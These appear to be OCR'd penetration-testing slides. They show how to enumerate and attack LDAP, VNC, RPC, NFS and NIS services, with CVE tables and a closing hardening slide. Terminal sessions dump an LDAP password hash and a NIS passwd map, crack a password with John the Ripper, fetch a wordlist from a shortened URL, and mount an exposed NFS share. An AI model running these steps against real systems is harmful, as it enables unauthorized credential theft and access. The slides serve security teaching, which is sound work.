
Cracking user passwords leaked via LDAP

- An *ldapsearch* command by which a password hash is exposed by an LDAP server and cracked via John the Rippe



```
root@kali:~# ldapsearch -D "cn=admin" -w secret123 -p 389 -h 50.116.56.5 \
-s base -b "ou=people,dc=orcharddrivellc,dc=com" "objectclass=*"
version:1
dn: uid=jsmith, ou=People, dc=orcharddrivellc,dc=com
givenName: Jonas
sn: Smith
ou: People
mail: jsmith@orcharddrivellc.com
objectClass: top
objectClass: person
uid: jsmith
cn: Jonas Smith
userPassword: {SSHA}Z3KxHzHGo1TdQwBq3L76lmnM3n6kcd6T

root@kali:~# echo "jsmith:{SSHA}Z3KxHzHGo1TdQwBq3L76lmnM3n6kcd6T" > hash.txt
root@kali:~# wget http://bit.ly/2b5K8Hi
root@kali:~# unzip wordlists.zip
root@kali:~# john hash.txt -wordlist=common.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Salted-SHA1 [SHA1 32/32])
Warning: OpenMP is disabled; a non-OpenMP build may be faster
Press 'q' or Ctrl-C to abort, almost any other key for status
letmein          (jsmith)
```

LDAP Server Implementation Flaws



CVE reference	Vendor	Notes
CVE-2015-0546	EMC	UIM/P 4.1 authentication bypass
CVE-2015-0117	IBM	Domino code execution via unspecified vectors
CVE-2012-6426	–	LemonLDAP 1.2.2 SAML access control bypass
CVE-2011-1025		OpenLDAP 2.4.23 authentication bypass
CVE-2011-3508	Oracle	Solaris 8, 9, 10, 11 LDAP library overflow
CVE-2011-1206	IBM	Tivoli LDAP server overflow
CVE-2011-1561		AIX 6.1 LDAP authentication bypass
CVE-2011-0917		Domino LDAP bind remote overflow
CVE-2010-0358		Domino LDAP heap overflow

VNC

- Virtual Network Computing (VNC) is an application that uses remote frame buffer (RFB) protocol to provide remote access to hosts
- RFB services commonly listen on TCP port 5900 but can use others (e.g., 4900 and 6000). The protocol is extensible via arbitrary encoding types, which support file transfer and compression within packages including UltraVNC and TightVNC


Attacking VNC Servers

- Identifying the supported RFB protocol

```
root@kali:~# telnet 121.163.21.135 5900
```

- VNC implementations are vulnerable to the following remote attack classes:
  - ✓Brute-force password grinding
  - ✓Anonymous exploitation of known software flaws


Known exploitable vulnerabilities within VNC server software



CVE reference	Implementation	Notes
CVE-2015-3252	Apache CloudStack 4.5.1	Authentication flaw in KVM machine migration
CVE-2013-5135	Apple OS X 10.9	Screen sharing username format string bug resulting in arbitrary code execution
CVE-2009-3616	QEMU 0.10.6	Multiple use-after-free vulnerabilities

Unix RPC Services


- A number of Unix daemons (e.g., NIS (Network Information Service) and NFS (Network File System) components) expose RPC services via dynamic high ports.
- To track registered endpoints and present clients with a list of available RPC services, a portmapper service listens on TCP and UDP port 111 (and port 32771 within Oracle Solaris)
- Querying the RPC portmapper with Nmap:



```
root@kali:~# nmap -sSUC -p111 192.168.10.1

Starting Nmap 6.46 (http://nmap.org) at 2014-11-14 10:25 UTC
Nmap scan report for 192.168.10.1
PORT    STATE SERVICE
111/tcp open  rpcbind
| rpcinfo:
|   program version   port/proto  service
|   100000  2,3,4        111/tcp  rpcbind
|   100000  2,3,4        111/udp  rpcbind
|   100001  2,3,4      32787/udp  rstatd
|   100003  2,3         2049/tcp  nfs
|   100003  2,3         2049/udp  nfs
```

Querying the RPC endpoints (1/2)


- We can query many of the RPC endpoints upon installing the rstat-client and nis packages within Kali Linux
- For example,



```
root@kali:~# apt-get install rstat-client
root@kali:~# rsysinfo 192.168.10.1
System Information for: potatohead.example.org
uptime:  33 days, 10:20, load average: 0.00 0.00 0.01
cpu usage (jiffies): user 326809  nice 124819  system 391189  idle 576845938
page in: 7914  page out: 26661   swap in: 0  swap out: 0
intr: 1501887323     context switches: 118484073
disks: 0 0 488270 4
ethernet:  rx: 36034723   rx-err: 0
           tx: 8387775    tx-err: 0    collisions: 0
```

Querying the RPC endpoints (2/2)


- To reveal exported NFS directories via showmount (along with their associated ACLs). Upon identifying directories with weak permissions, we can use the mount command to access them



```
root@kali:~# showmount -e 192.168.10.1
Export list for 192.168.10.1:
/export/home       192.168.10.0/24
root@kali:~# mount -o nolock 192.168.10.1:/export/home /tmp/home
root@kali:~# ls -la /tmp/home
total 0
drwxr-xr-x  3 root  root   60 Dec  9 00:40 .
drwxr-xr-x 30 root  root  240 Dec  9 06:25 ..
drwxr-xr-x  3  182 users   60 Mar 29 13:05 dave
drwxr-xr-x  3  199 users 2048 Jan  3 10:02 florent
drwxr-xr-x  3  332 users   60 Aug 14 00:40 james
drwxr-xr-x  3 2099   102 1024 Sep  1 02:25 katykat
drwxr-xr-x  3 root  root   60 Dec  9 00:40 root
drwxr-xr-x  3  218   101 1024 Sep  2 16:04 tiff
drwxr-xr-x  3 1377 users   60 Mar 29 15:18 yumi
```

Querying NIS and obtaining material


- Upon obtaining the NIS domain name for the environment, use the *ypwhich* command to ping the NIS server and *ypcat* to obtain sensitive material.
- We should feed encrypted password hashes into John the Ripper, and once cracked, we can use it to evaluate system access and privileges.



```
root@kali:~# apt-get install nis
root@kali:~# ypwhich -d example.org 192.168.10.1
potatohead.example.org
root@kali:~# ypcat -d example.org -h 192.168.10.1 passwd.byname
tiff:noR7Bk6FdgcZg:218:101::/export/home/tiff:/bin/bash
katykat:d.K5tGUWCJfQM:2099:102::/export/home/katykat:/bin/bash
james:i0na7pfgtxi42:332:100::/export/home/james:/bin/tcsh
florent:nUNzkxYF0Hbmk:199:100::/export/home/florent:/bin/csh
dave:pzg1026SzQlwc:182:100::/export/home/dave:/bin/bash
yumi:ZEadZ3ZaW4v9.:1377:160::/export/home/yumi:/bin/bash
```


RPC rusers

- Commercial Unix-based platforms (including Oracle Solaris, HP-UX, and IBM AIX) often expose an RPC rusersd endpoint that reveals active user sessions. The rusers client is used to retrieve material
- Identifying active user sessions via rusersd :



```
root@kali:~# apt-get install rusers
root@kali:~# rusers -l 192.168.10.1
Sending broadcast for rusersd protocol version 3...
Sending broadcast for rusersd protocol version 2...
tiff       potatohead:console         Sep  2 13:03   22:03
katykat    potatohead:ttyp5           Sep  1 09:35      14
```

RPC Service Vulnerabilities



Number	Service	CVE	Vulnerability notes
390103	*nsrd*	CVE-2012-2288	EMC NetWorker remote code execution [a]
390105	*nsrindexd*	CVE-2012-4607	EMC NetWorker remote code execution
390113	*nsrexecd*	CVE-2011-0321	EMC NetWorker IPC information leak
150001	*pcnfsd*	CVE-2010-1039	IBM AIX 6.1, IBM VIOS 2.1, HP-UX B.11.31, and SGI IRIX 6.5 remote code execution
100068	*cmsd*	CVE-2010-4435	Oracle Solaris 8, 9, and 10 overflow [b]
		CVE-2009-3699	Stack overflow in the AIX 6.1.3 calendar daemon leads to code execution [c]
100083	*ttdbserverd*	CVE-2009-2727	IBM AIX 6.1.3 TTDB server overflow

Service Hardening and Countermeasures

- Reduce network attack surface wherever possible
- Maintain server software packages and libraries to negate known weaknesses.
- Remote maintenance operations should be offered through a secure authenticated connection (e.g., VPN or SSH)
- If use SNMP, ensure that use strong credentials
- Harden SSH servers
- Harden DNS servers
- Within Microsoft environments, consider enforcing the highest *domain functional level*

The End